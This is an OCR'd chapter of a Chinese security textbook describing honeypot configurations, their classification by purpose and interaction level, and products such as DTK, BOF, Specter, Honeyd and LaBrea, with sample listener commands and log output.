图 3-4 所示的是一种可能的配置方式原理图。在这个例子中，使用用户模式的代理 ARP 功能，这样做的目的是使虚拟服务器看起来像主要网络的一部分，所有的系统看起来都像是 192.168.1.0 网络的一部分。分配给每个用户模式服务器的 IP 地址在产品网络中随机分配，避免所有的蜜罐 IP 地址都集中在特定的地址范围内，从而使辨别蜜罐和普通产品系统变得更加困难。当有通信请求发送到用户模式服务器时，用户模式主机会小心翼翼地将业务发送到适当的应用程序。

在图 3-4 中，可以在用户模式主机上运行防火墙和 IDS 系统，允许用户监控所有通过用户模式服务器的业务。



图 3-4　内部蜜罐配置

3.2.6　小结

配置用户模式服务器具有很高的价值。可以在一台物理主机上配置多个系统，可以模拟更广泛的服务器和服务，比如 Web 服务器、邮件服务器、FTP 服务器和一个或多个 DNS 服务器。运用用户模式服务器，整个配置可以在一台计算机上模拟完成，这不仅降低了配置蜜罐时的硬件费用，还提供了简单的系统管理界面。

用户模式服务器不仅可以作为蜜罐使用，在普通产品服务器中的使用也非常出色。比如，用户模式服务器可以用于为各种组织提供 DNS。用户模式主机可以监控所有进入和离开 DNS 服务器的行为。如果发现可疑的入侵行为，用户模式主机可以关闭用户模式服务器，通知系统管理员并重新启动一个“完全安全的”用户模式服务器继续运行 DNS。可以提供的服务器数目仅受到主机硬盘空间的限制。所以在系统管理员研究攻击行为的同时可以继续 DNS 服务。

3.3　蜜罐的分类

自从计算机首次互联以来，研究人员和安全专家就一直使用着各种各样的蜜罐工具。根据不同的标准可以对蜜罐技术进行不同的分类，这里讨论 3 种分类方式：根据产品设计目的分类、根据交互程度分类和蜜罐的基本分类。

3.3.1 根据产品设计目的分类

Snort 的创始人 Marty Roesch 将蜜罐分为两类：产品型和研究型。

产品型蜜罐的目的是减轻受保护组织将受到的攻击威胁。蜜罐加强了受保护组织的安全措施。可以将这种类型的蜜罐作为“法律实施者”，它们所要做的工作就是检测并对付恶意攻击者。一般情况下，商业组织运用产品型蜜罐对自己的网络进行防护。

研究型蜜罐专门以研究和获取攻击信息为目的而设计。这类蜜罐并没有增强特定组织的安全性，恰恰相反，蜜罐此时要做的工作是使研究组织面对各类网络威胁，并寻找能够对付这些威胁更好的方式。这种类型的蜜罐使用的是“逆向思维”，它们所要进行的工作就是收集恶意攻击者相关的信息。一般情况下，商业组织不会使用研究型蜜罐，只有那些需要进行研究的组织，例如大学、政府、军队或安全研究组织才需要使用研究型蜜罐。

3.3.2 根据交互的程度分类

如果根据蜜罐与攻击者之间进行的交互对蜜罐进行分类，可以将蜜罐分为 3 类：低交互蜜罐、中交互蜜罐和高交互蜜罐。这 3 种不同的程度也可以说是蜜罐在被入侵程度上的不同，但三者之间并没有明确的分界。

换一种说法，蜜罐的一个特征是它的包含级别，包含级别用来衡量攻击者与操作系统之间交互的程度。蜜罐的发展经历了 3 个过程，分别是低级别包含、中级别包含和高级别包含。

1. 低交互蜜罐

也就是所谓的低级别包含的蜜罐，这类蜜罐只提供一些特殊的虚假服务，这些服务通过在特殊端口监听来实现。如使用 netcat –l –p 80 > /log/蜜罐/port_80.log 这样的命令就可监听 80 端口并将所有进入的信息记在日志文件中。在这种方式下，所有进入的数据流很容易被识别和存储，但这种简单的解决方案不可能获取复杂协议传输的数据。如一个初始的 SMTP 握手就不会产生有用的信息，因为没有回应的消息可以记录。在低级别包含的蜜罐中攻击者没有真正的操作系统可以使用，这样就大大减少了危险，因为操作系统的复杂性降低了。这种方式的一个缺点是不可能观察攻击者和操作系统之间的交互信息。低级别包含的蜜罐就像单向的连接，只是监听但不会发送响应信息，这种方法就显得很被动。低级别包含的蜜罐和被动 IDS 很相似，因为两者都不会改变数据流或者和攻击者交互，当进入的数据包符合某种模式时它们被用来产生日志和报警，如图 3-5 所示。

低交互蜜罐最大的特点是模拟。蜜罐为攻击者展示的所有攻击弱点和攻击对象都不是真正的产品系统，而是对各种系统及其提供的服务的模拟。

由于所有的服务都是模拟的行为，所以蜜罐可以获得的信息非常有限，只能对攻击行为做简单的记录和分析。它只能对攻击者进行简单的应答，不能够像真正的系统那样与攻击者进行交互。如果攻击者与低交互蜜罐进行更多的交互，就会发现事实的“真相”。但是低交互蜜罐是三种蜜罐中最为安全的类型，它引入系统的风险最小，它不会被攻击者入侵并作为其下一步攻击的跳板。



图 3-5　低交互蜜罐系统

2. 中交互蜜罐

随着技术的发展渐渐出现了中级别包含的蜜罐，也就是中交互蜜罐。一个中级别包含的蜜罐提供了更多的交互信息，但还是没有提供一个真实的操作系统。虚假的 daemons 设计得很巧妙，同时 daemon 对自己提供的服务有了一定的认知能力，但这样危险也提高了。由于蜜罐复杂程度的提高，攻击者发现安全漏洞和弱点的可能性也就大大提高了。通过这种较高程度的交互，更复杂些的攻击手段就可以被记录和分析。因为攻击者认为这是一个真实的操作系统，它就会对系统进行更多的探测和交互，如图 3-6 所示。



图 3-6　中交互蜜罐系统

中交互蜜罐是对真正的操作系统的各种行为的模拟，在这个模拟行为的系统中，用户可以进行各种随心所欲的配置，让蜜罐看起来和一个真正的操作系统没有区别。

中交互蜜罐的设计目的是吸引攻击者的注意力，从而起到保护真正系统的作用。它们是看起来比真正系统还要诱人的攻击目标，而攻击者一旦进入蜜罐就会被监视并跟踪。中交互蜜罐与攻击者之间的交互非常接近真正的交互，所以中交互蜜罐可以从攻击者的行为中获得更多信息。虽然中交互蜜罐是对真实系统的模拟，但是它已经是一个健全的操作系统，可以说中交互蜜罐是一个经过修改的操作系统，整个系统有可能被入侵，所以系统管理员需要对蜜罐进行定期检查，了解蜜罐的状态。

建立一个中交互蜜罐是复杂的，需要花费大量的时间。对安全方面的检查应该做得很仔细，

因为所有的虚假 daemons 必须尽可能的安全。建立起来的蜜罐不应该含有真实系统存在的安全漏洞，否则就没有必要用假的 daemon 来替换了。建立这样的系统需要对每个协议和服务都很了解。

3. 高交互蜜罐

为了更好地了解黑客的攻击行为，高级别包含的蜜罐出现了，即高交互蜜罐。一个高级别包含的蜜罐具有一个真实的操作系统，这样随着复杂程度的提高危险性也随之增大，但同时收集信息的可能性、吸引攻击者攻击的程度也大大提高。黑客攻入系统的目的之一就是获取 root 权限，一个高级别包含的蜜罐就提供了这样的环境。一旦攻击者取得权限，他的真实活动和行为都被记录，但是攻击者必须要攻入系统才能获得这种自由。攻击者会取得 root 权限并且可以在被攻陷的机器上做任何事情，这样系统就不再安全，整个机器也不再是安全了。这样他无论是在 jail、sandbox 或 VMWare box 中都可以有办法来脱离这些软件屏障，如图 3-7 所示。



图 3-7　高交互蜜罐系统

这类蜜罐最大的特点就是真实，最典型的例子是 Honeynet。高交互蜜罐是完全真实的系统，设计的最主要目的是对各种网络攻击行为进行研究。目前安全组织最缺乏的就是对自己的敌人——攻击者的了解，最需要回答的问题包括谁是攻击者、攻击者如何进行攻击、攻击者使用什么工具攻击以及攻击者何时会再次发出攻击。高交互蜜罐所要做的工作就是对攻击者的行为进行研究以回答这些问题。

显然，高交互蜜罐最大的缺点是被入侵的可能性很高。如果整个高交互蜜罐被入侵，那它就会成为攻击者对其他主机和组织进行下一步攻击最好的工具。所以必须采取各种各样的策略和预防措施防止高交互蜜罐成为攻击者进行攻击的跳板。

使用高等级包含蜜罐非常需要时间，因为必须要长期监视系统。如果蜜罐不被控制，那对其自身的安全也很不利。限制蜜罐访问本地 Intranet 也是很重要的，因为黑客可以像对待一般被攻陷的机器一样对待蜜罐。为了减少系统对外产生的危害，必须考虑限制蜜罐外出的数据包。通过向攻击者提供完整的操作系统，攻击者可以上传和安装一些文件，这就是高等级包含的蜜罐的一个优势，所有的行为都能被记录并分析。

这 3 种等级包含的蜜罐各有优点，如表 3-1 所示。

表 3-1　　不同等级包含的蜜罐的优缺点

	Low	Mid	High
包含等级	低	中	高
真实操作系统	—	—	√
危险性	低	中等	高
信息收集	连接	请求	所有
被攻陷期望值	—	—	√
运行所需知识	低	低	高
建立所需知识	低	高	中等
维护的时间	低	低	很高

3.3.3　蜜罐基本分类

蜜罐可以分为 3 种基本类型：牺牲型蜜罐（Sacrificial lambs）、外观型蜜罐（facades）和测量型蜜罐（instrumented systems）。

牺牲型蜜罐就是一台简单的为某种特定攻击设计的计算机。牺牲型蜜罐实际上是放置在易受攻击地点，假扮为攻击的受害者，它为攻击者提供了极好的攻击目标。但十分遗憾的是，提取攻击数据非常费时，并且牺牲型蜜罐本身也会被攻击者利用来攻击其他的机器。

外观型蜜罐技术仅仅对网络服务进行仿真而不会导致机器真正被攻击，从而蜜罐的安全不会受到威胁。外观型蜜罐也具有牺牲型蜜罐的弱点，但是它们不会提供牺牲型蜜罐那么多的数据。用外观型蜜罐对记录的数据进行访问更加简单，因此可以更加容易地检测出攻击者。外观型蜜罐是最简单的蜜罐，通常由某些应用服务的仿真程序构成，以欺骗攻击者。

测量型蜜罐建立在牺牲型蜜罐和外观型蜜罐的基础之上。与牺牲型蜜罐类似，测量型蜜罐为攻击者提供了高度可信的系统。与外观型蜜罐类似，由于记录攻击信息的原因，测量型蜜罐非常容易访问但是很难绕过。与此同时，高级的测量型蜜罐还防止攻击者将系统作为进一步攻击的跳板。

牺牲型蜜罐和网络外观型蜜罐的技术在一定程度上受到本身的限制，这样就会限制检测技术。而测量型蜜罐能够解决前两种工具的弱点，提供了一种综合性入侵检测的解决方案。接下来的几节中将从运行、各自的优势、弱点以及典型应用等 4 个方面对这 3 种蜜罐进行研究。

1. 牺牲型蜜罐

牺牲型蜜罐是可攻击的系统，可以建立在任何设备上，比如 Linux 服务器、Cisco 路由器和 Windows NT 等。典型的实现包括加载操作系统，对一些应用程序进行配置，然后将蜜罐放置在互联网上，对发生的各种行为进行查看。管理员需要定期检验蜜罐系统，判断整个系统是否已被入侵，在被入侵的情况下还需要判断蜜罐所遭受的攻击类型。大部分情况下所使用的数据收集形式都是蜜罐附近配置的网络嗅探器。当嗅探器将详细的跟踪命令发送到蜜罐时，它不会提供任何关于主机配置的数据。在很多情况下，还需要手动或运用各种第三方跟踪分析工具进行额外的检验。由于蜜罐系统本身处于运转状态，所以可以为攻击者显示可用的起始点。还

必须考虑使用防火墙或其他网络控制设备来隔离并控制牺牲型蜜罐。

牺牲型蜜罐提供的是真实的攻击目标，所以得到的结果都是真实系统上会发生的状况。此类蜜罐可以在本地非常方便的建立，这是因为它们使用的都是现有的程序部件。牺牲型蜜罐可以对被入侵之前的系统进行分析，但是系统一旦被攻陷就不可能再正常工作。也正是因为这个原因，必须为这类蜜罐配备系统管理员，对它们进行辅助管理。管理员需要加载操作系统，手动配置应用程序或系统硬件。分析工作也需要进行手动操作，有时还需要第三方辅助工具。此外，牺牲型蜜罐并不提供全套的行为规范或控制设备，要根据专家对攻击的分析建议对系统资源进行管理和组织。

2. 外观型蜜罐

外观型蜜罐是一个呈现目标主机的虚假映像的系统，通常作为目标服务或应用的仿真软件进行各项工作。当外观型蜜罐受到侦听或攻击时，它会迅速收集有关入侵者的信息。这很类似于设置一个大门，这个大门后面没有任何有价值的东西，然后观察那些试图打开这扇门的人。仿真的深度取决于执行的成功性。有些外观型蜜罐只提供部分应用层行为，而另一些外观型蜜罐则通过仿真提供目标的网络层服务。这样做的目的是防止利用某种形式的操作系统指纹进行远程签名测试。外观蜜罐的性能取决于它能够仿真什么样的系统和应用以及它的配置和管理。

外观型蜜罐安装和配置简单，可以模仿大量不同的目标主机。由于此类蜜罐不是真实的系统，所以它们没有真实系统的攻击弱点。当然它们也不可能为使用蜜罐的网络带来额外的威胁，这是因为它们不是完整的系统也不可能作为攻击的起始点。此类蜜罐有一个很明显的缺点，它们只能够提供潜在威胁的基本信息，因此一般只适用于小型或中型企业。

3. 测量型蜜罐

测量型蜜罐结合了对外观型蜜罐的低成本和牺牲型蜜罐的细节深度两方面的优点。经过成熟设计和开发的商用，测量型蜜罐现在已经可以在终端用户层轻松地进行配置和管理。通过对现有系统进行大规模操作系统层次或内核层次更改以及应用程序开发，商业企业已经将蜜罐作为一种有效的网络防御方法，包括进行高级数据收集、攻击活动规范、基于策略的告警和企业管理功能等。

这些深度诱骗蜜罐是对早期网络诱骗工具形式的发展。它们可以在看似真实的高交互环境中让攻击者保持更长时间“兴趣”的同时（时间是管理员分析攻击者攻击动机的关键），为攻击者提供更多意外的“收获”，不仅如此，还在执行安全对策的基础上保证网络资源不会再次受到攻击。

对测量型蜜罐感兴趣的安全专家应该考虑使用一个由有丰富蜜罐经验的安全专家设计的蜜罐和一个提供定期更新和技术支持的软件厂商。企业配置中需要的信息比外观型蜜罐能够提供的信息多，但是企业又不可能负担牺牲型蜜罐系统高昂的管理费用，所以可以考虑使用测量型蜜罐，这是一种典型的适用于大中型企业的蜜罐系统。

3.3.4 小结

以上对蜜罐进行了分类，每种分类方式的侧重点不同，但不同分类的类别之间也有相似之处，比如研究型蜜罐与高交互蜜罐所代表的蜜罐基本类似，虽然它们的名称不同，但是分别表

示同一种蜜罐的不同特点。同时它们在某些特定的属性上，也可以与牺牲型蜜罐类比。

没有指定特定类型或特定形式的蜜罐时，对蜜罐的选择就需要考虑其他的属性或功能。首先，要考虑控制成本。任何处于网络中的系统都会面对一定的威胁，所以必须采取措施尽量降低这些威胁。如果产品并不支持任何所需的控制，就必须仔细考虑使用该产品的费用和复杂性。

其次，虽然蜜罐可以提供完美的数据来源，但是如果只有数据本身则毫无意义。如果要有效利用数据，就应该对它们进行分析。有些产品可以自动进行综合性分析、报告和告警。而另一些产品需要系统管理员进行数据查看并做出相应的对策。所以必须考虑产品提供了多少分析以及系统管理员必须做多少决策，这也会影响使用系统的费用。

最后，还应该考虑蜜罐与基于主机的入侵检测系统（HIDS）和总体监控系统之间的相互关系。HIDS 通常放置在产品系统上，在入侵者发起入侵行为时进行告警。但是运行这样的产品系统并不能取代蜜罐所做的工作，因为此类系统会产生误报，使得系统管理员不得不对正常用户的行为进行监控。此类系统也没有提供友好的管理员功能（类似蜜罐提供的各种功能）。这类系统可以用于创建蜜罐，但是由于并不是为保密通信设计，所以会产生大量的通信信号。总体监控软件具有很多的不足，它的设计类似于将 HIDS 用作蜜罐。

3.4 蜜罐产品

蜜罐是一个可以模拟具有一个或多个攻击弱点的主机的系统，为攻击者提供一个易于被攻击的目标。蜜罐中所有的假终端和子网都经过精心设计，以吸引攻击者的攻击。用户会觉得这种方法十分有趣，如把某台计算机名定义为 transaction.bigcompany.com 或 accounting.bank.com，用令人印象深刻的账户和文件伪装它们，同时在网络上对它们严加保护。当攻击者闯入网络，最吸引他们的就是蜜罐，因为那里看上去是最有趣的去处，于是便引发警报告警。蜜罐监视攻击者的行径，收集相关的数据。很多公司已经在出售此类蜜罐产品，只是使用了更加诱人动听的产品名称。

以下几节中将会分别对不同的蜜罐产品进行介绍。

3.4.1 DTK

DTK（Deception Toolkit，欺骗工具包）是由 Fred Cohen 开发的蜜罐工具，这是一种免费软件，可以在互联网上找到。

DTK 为攻击者展示的是一个具有很多常见攻击弱点的系统。DTK 吸引攻击者的诡计就是可执行性，但是它与攻击者进行交互的方式是模仿那些具有可攻击弱点的系统进行的，所以可以产生的应答非常有限。DTK 仅仅监听输入并产生看起来正常的应答。在这个过程中对所有的行为进行记录，同时提供较为合理的应答，并给闯入系统的攻击者带来系统并不安全的错觉。

这个工具包是用 Perl 和 C 两种语言编写的，可以模仿大量服务程序。DTK 是一个状态机，实际上它能虚拟任何服务，并可方便地利用其中的功能模块直接模仿许多服务程序。过去 DTK 非常容易编译和安装，但是随着它的版本不断升高，它也逐渐变得难以配置。

3.4.2 空系统

从某种意义上说，一个版本老一些，速度慢一些、硬盘小一些（越小越好）的空系统是个

完美的蜜罐，然后用户就可在该系统外设置相应的引导程序。当有人试图对该系统进行侵犯时，就能收集到相关的信息。

3.4.3 BOF

BOF(Back Orifice Friendly)是一种简单但又十分实用的蜜罐，是由 Marcus Ranum 和 NFR（Network Flight Recorder）公司开发的一种用来监控 Back Orifice 的工具。NFR Back Orifice Friendly 可以运行在 Windows 95、Windows 98、Windows NT Server 4.0 和 Windows NT Workstation 4.0 上。此外，NFR 公司还推出了 UNIX 系统下的版本，它是低交互蜜罐中较为出色的一例。

Back Orifice 是一个非常恐怖的攻击，它相当于一个远程系统管理员工具。可以进行如下行为：

（1）查看文件；

（2）将按键记录下来以便以后查看；

（3）设置网络文件的共享属性；

（4）更新注册条目；

（5）激活 Web 服务器并放置供他人下载的文件，包括文件的复制等；

（6）重新启动机器或使系统崩溃；

（7）用用户的机器查找所在网络中的其他机器，用 Back Orifice 对它们进行感染。

BOF 可以防止这种攻击，为网络安全带来了极大的进步。尽管如此，BOF 使用起来却十分简单方便，初学者使用 BOF 可以迅速掌握蜜罐的概念。BOF 所完成的工作就是模仿一些基本的服务，比如 HTTP、FTP、Telnet、电子邮件服务器或 Back Orifice。BOF 会记录所有对 BOF 端口的连接和侦听。BOF 还具有“伪造答复”功能，即为入侵者提供一些伪造的连接。用户可以按照形式记录 HTTP 攻击、远程登录、蛮力登录或者其他各种攻击行为。运行 BOF 可以让使用者了解何种类型的攻击行为正在发生。BOF 的主要价值在于检测，即可以监控指定端口的行为，这些端口一般代表那些最常被扫描或被攻击的服务。

下面以 Windows 95/98 系统为例说明 NFR BOF 的使用。NFR BOF 可以设定如下监听端口：

```
Listen for Back Orifice
Listen for FTP
Listen for telnet
Listen for SMTP
Listen for HTTP
Listen for POP3
Listen for IMAP2
```

远程攻击者使用扫描软件扫描 BOF 所在的机器会得到如下响应：

```
Ports responding:
21 ftp
23telnet
25 smtp
80HTTP
```

110 pop3
139 nbsession
143imap
……

扫描的结果是用户的系统中存在 telnet、FTP 等端口，而实际上在 Windows 95/98 系统下，这些端口并不真正存在，只是被 BOF 所监听。因此在攻击者进行扫描动作的同时，用户可以立刻得到如下报警（其中 xxx.xxx.xxx.xxx 表示攻击者的 IP 地址）：

Mon Jul 2215:15:42 FTP connection from xxx.xxx.xxx.xxx
Mon Jul 2215:15:42 telnet connection from xxx.xxx.xxx.xxx
Mon Jul 2215:15:42 SMTP connection from xxx.xxx.xxx.xxx
Mon Jul 2215:15:45HTTPempty request from xxx.xxx.xxx.xxx
Mon Jul 2215:15:45 POP3connection from xxx.xxx.xxx.xxx
Mon Jul 2215:15:51HTTPrequest from xxx.xxx.xxx.xxx: HEAD/
……

3.4.4 Specter

Specter（幽灵）是一种商业化的低交互蜜罐，它类似于 BOF，主要功能是模拟服务，不过它可以模拟的服务和功能范围更加广泛。除了可以模拟服务之外，它还可以模拟多种不同类型的操作系统，与 BOF 类似，Specter 操作简单并且风险很低。Specter 同样也安装在 Windows 操作系统上。由于与攻击者进行交互的并不是真实的操作系统，所以风险就降得很低。举例说明，Specter 可以模拟用户选择的操作系统的 Web 服务或远程登录服务。当攻击者进行连接的时候，Specter 就会激活一个 HTTP 头或登录标识。接下来攻击者就会尝试获得 Web 网页或登录到系统中，这些行为会被 Specter 捕获并记录。到此为止，攻击者就不可以再有其他的行为了，这是因为事实上并没有真正的应用程序与攻击者进行交互，Specter 所完成的仅仅是一些有限的模拟功能。Specter 的价值在于检测，它可以快速并轻松地判断出谁在做什么。作为一种蜜罐，它还降低了误报和漏报，从而简化了检测所需做的工作。Specter 也支持各种各样的告警和记录机制，用户可以在 Specter 的快照中发现这些功能。

Specter 的特性之一是它还可以进行信息采集，这些采集到的信息中有一些是相对被动的，比如 Whois 或 DNS 检查，当然还有一些主动搜集的信息，比如通过扫描攻击者的端口得到的信息。在执行主动功能时一定要小心，因为用户并不希望攻击者得知他自己处于监视中。

Specter 由两部分组成：引擎部分和控制部分。引擎部分进行数据包嗅探并对各种网络连接进行处理，而控制部分则提供图形用户界面供使用者进行各项配置。所有的配置都可以在一个界面内完成，每个选项都有一个相关的帮助按钮。

目前，Specter 系统可以模拟 9 类操作系统（Windows NT、Windows 95 / 98、MacOS、Linux、SunOS / Solaris、Digital UNIX、NeXTStep、Irix 和 Unisys UNIX）。Specter 还可以为受攻击的主机提供伪造口令文件。

模拟主机的特性可以设定为 5 种模式——Open（开放）、Secure（安全）、Failing（失效，具有硬件或软件问题的机器）、Strange（特殊，不可预知）和 Aggressive（挑战性，从攻击者那里收集信息并发出广播）。如果用户想要做的仅仅是“引诱”攻击者，一般推荐使用 Open

模式。

Specter 可以模拟 5 种不同的网络服务（SMTP、FTP、Telnet、Finger 和 Netbus）和 7 种陷阱（特定端口的连接，比如 DNS、HTTP、Sun-RPC、POP3、IMAP4 和 Back Orifice）。所有连接的记录都具有远程主机的 IP 地址、确切时间、服务类型和连接建立时引擎的状态等信息。还提供一个用户自定义陷阱，系统管理员可以指定进行检控的端口。以后的扩展中将会提供多个用户自定义的端口。

控制图形用户界面上有一个很小的实时状态窗口，用于在告警发生时提供简短的信息。如果想获得更加详细的信息，可以与系统管理员进行电子邮件联系或者登录到硬盘进行查看。当 Specter 发现可疑连接时，可以根据配置，在受攻击的主机上执行 Finger 和/或反端口扫描，这些信息也会被记录下来。Specter 的主要缺点是信息的收集分析过程过于复杂。

3.4.5 Home-made 蜜罐

另一种比较常见的蜜罐是 Home-made 蜜罐（自制蜜罐），这种蜜罐也是低交互的，它的设计目的是捕获特定的行为，比如蠕虫攻击或扫描行为。取决于使用者的使用目的，这种蜜罐既可以作为产品型蜜罐也可以作为研究型蜜罐。与前两种蜜罐相似，它与攻击者之间的交互很少，所以攻击者可以造成的危害也较小。一个比较常见的例子是创建一个在端口 80（HTTP）进行监听的服务，来捕获出入该端口的所有业务，通常用于捕获蠕虫攻击。这样的操作应该使用如下 netcat 命令执行：

```
netcat-l -p 80 > c:\蜜罐\蠕虫
```

在上述命令中，蠕虫可以连接到在端口 80 上监听的 netcat。蠕虫攻击要进行 tcp 连接并将它的有效负荷进行转移。这些有效负荷会存储在本地蜜罐上，系统管理员可以根据这些存储的信息进行进一步的分析。许多组织已经成功地运用 Home-made-蜜罐对蠕虫攻击和自动攻击行为进行分析。

以下是 Home-made 蜜罐的一些实例：

（1）Port listener（端口侦听者），用 Perl 语言编写，由 Johannes B. Ullrich 开发，用于捕获 W32/Leaves 蠕虫；

（2）Windows Inetd，用于模仿 Windows NT 和 Windows 2000；

（3）Send mail 蜜罐 s，用于鉴别发送垃圾邮件的攻击者；

（4）LaBreatarpit，一种多用途蜜罐，不仅允许用户捕获蠕虫行为，还可以捕获那些潜在的缓慢或非完整蠕虫攻击。

3.4.6 Honeyd

Honeyd 是由 Niels Provos 创建的一种很强大的具有开放源代码的蜜罐，运行在 UNIX 系统上，可以同时模仿 400 多种不同的操作系统和上千种不同的计算机。

Honeyd 有如下特点：

第一，Honeyd 可以同时模仿上百甚至上千个不同的计算机，大部分蜜罐在同一时间仅可以模仿一台计算机，而 Honeyd 可以同时呈现上千个不同的 IP 地址；

第二，可以通过简单的配置文件对服务进行任意配置，可以对虚拟的主机进行 ping 操作或者进行 traceroute，Honeyd 可以根据简单的配置文件对虚拟主机的任何服务进行任意的配置，

它甚至可以作为其他主机的代理；

第三，不仅可以像 Specter 那样在应用层模仿操作系统，还可以在 TCP/IP 层模仿操作系统，这就意味着如果有人闯入用户的蜜罐时，服务和 TCP/IP 栈都会模拟操作系统做出各种响应。当前，还没有任何其他的蜜罐具有这种功能，可以完成的工作包括虚拟 nmap 和 xprobe、调节分配重组策略以及调节 FIN 扫描策略；

第四，可以模拟任何路由拓扑结构，可以配置等待时间和丢包率；

第五，作为一种开放源代码的工具，Honeyd 可以免费使用，同时也迅速成为了很多安全组织的开发源代码的一部分。

Honeyd 主要用于检测攻击，它对那些没有使用的 IP 地址进行监控，这些没有使用的 IP 地址自然也就没有操作系统。无论攻击者何时试图侦听或攻击一个不存在的系统，Honeyd 都会通过 ARP 欺骗以模拟的服务与攻击者进行交互，这些模拟的服务其实就是一些对预先设定好的行为进行反应的脚本。比如，脚本可以伪装为一个具有 Cisco IOS 登录界面的 Cisco 路由器的远程登录服务。Honeyd 模拟服务的源代码也是开放的，所以任何人都可以免费使用并进行开发。大部分语言都可以用于写脚本，比如 shell 和 Perl。只要建立连接，攻击者就相信他们正在进行交互的是一个真正的系统。Honeyd 不仅可以自动与攻击者进行交互，还可以检测任何端口上的行为。大部分低交互蜜罐都只能够对那些具有被监听的模拟服务的端口进行攻击的检测。而 Honeyd 与其他蜜罐不同，无论端口上是否有被监听的服务，Honeyd 都可以检测并记录该端口上的连接。Honeyd 不仅可以模拟不存在的系统，还可以检测任何端口上的行为，所以可以说 Honeyd 是一种检测非法行为的有效工具。

Honeyd 可以用于创建虚拟陷阱网络或者用于进行普通的网络监控。它支持虚拟网络拓扑的创建，包括专用的路由和路由器。路由的等待时间和丢包率属性可以自由配置，可以让整个拓扑看起来好像真正的网络一样，如下例所示：

```
honeyd[2054]: Sending echo reply:10.21.19.242 -> 240.81.64.14
honeyd[2054]: Connection request: (231.205.161.9:64843-10.21.19.240:80)
honeyd[2054]: Connection established: (231.205.161.9:64843-10.21.19.240:80) <-> /var/honeyd/scripts/web.sh
honeyd[2054]: Connection dropped with reset: (231.205.161.9:64843-10.21.19.240:80)
honeyd[2054]: Connection request: (12.237.70.38:4064 -10.21.19.240:80)
honeyd[2054]: Connection established: (12.237.70.38:4064 -10.21.19.240:80) <-> /var/honeyd/scripts/web.sh
honeyd[2054]: Connection dropped with reset: (12.237.70.38:4064 -10.21.19.240:80)
honeyd[2054]: Connection request: (10.21.24.100:31537 -10.21.19.240:80)
honeyd[2054]: Connection established: (10.21.24.100:31537 -10.21.19.240:80) <-> /var/honeyd/scripts/web.sh
honeyd[2054]: Expiring (10.21.24.100:31537 -10.21.19.240:80) (0x55800) in state 7
honeyd[2054]: Connection request: (10.21.24.101:36539 -10.21.19.245:80)
honeyd[2054]: Connection established: (10.21.24.101:36539 -10.21.19.245:80) <-> /var/honeyd/scripts/web.sh
honeyd[2054]: Expiring (10.21.24.101:36539 -10.21.19.245:80) (0x55800) in state 7
```

3.4.7 SmokeDetector

SmokeDetector 是一种商用的蜜罐产品。SmokeDetector 可以从试图闯入蜜罐系统的攻击行为中捕获重要的信息并将这些信息发送给蜜罐的系统管理员。在这些被捕获的信息中包括攻击日期、攻击时间、模仿主机（“伪装服务器”）的 IP 地址、与 SmokeDetector 进行通信的攻击者所在的 IP 地址以及代表“警惕程度”的数字，系统管理员用这个数字来辨别攻击的严重性。

SmokeDetector 可以模拟的系统包括 Linux、Solaris、HP-UX、AIX、FreeBSD、AS400、Windows NT 和 Windows 2000。SmokeDetector 可以在一个物理主机上模拟多达 19 种普通的服务器操作系统，可以迷惑并拖延试图获得关键信息的攻击者。

3.4.8 Bigeye

Bigeye（大眼睛）是一种免费的软件，它是一种网络应用程序的备份程序，具有嗅探、记录连接日志和协议（HTTP、FTP 等）模拟等功能。

3.4.9 LaBrea tarpit

它也是一种免费的蜜罐。LaBrea 可以创建 tarpit，也就是所谓的“黏着蜜罐”。LaBrea 可以占用网络上未被使用的 IP 地址并创建“虚拟主机”，对各种连接的建立请求进行应答。LaBrea 对这些连接请求的应答会导致其他无辜的主机被“黏着”（即遭受攻击），有时会持续很长时间。

LaBrea-stats.py 可以创建 LaBrea 日志的概述文件。LaBrea-stats.py.html 用 python1.5.2 语言描述，必须运行高于 1.5 版本的 python，以下是文件内容：

```
$Revision: 1.10 $
$Date: 2001/09/25 12:18:13 $
```

LaBrea-stats.py 输出的部分内容为：

```
LaBrea rapport:
===============
Start date: Sep 24 08:44:26
End date:    Sep 24 11:54:08

Count: 753
Source hosts: 83
Target hosts: 16

Target ports
============
  113:      1
  515:     16
   80:    736

Source address
==============
```

```
 12 130.164.156.64     [lannion.nie.natinst.com] 11:37 - 11:53 UTC
 1 159.134.209.109     [p109.as2.bantry1.eircom.net] 09:18 - 09:18 UTC
 3 202.104.34.174      [202.104.34.174] 10:48 - 10:48 UTC
 1 202.116.0.11        [202.116.0.11] 10:54 - 10:54 UTC
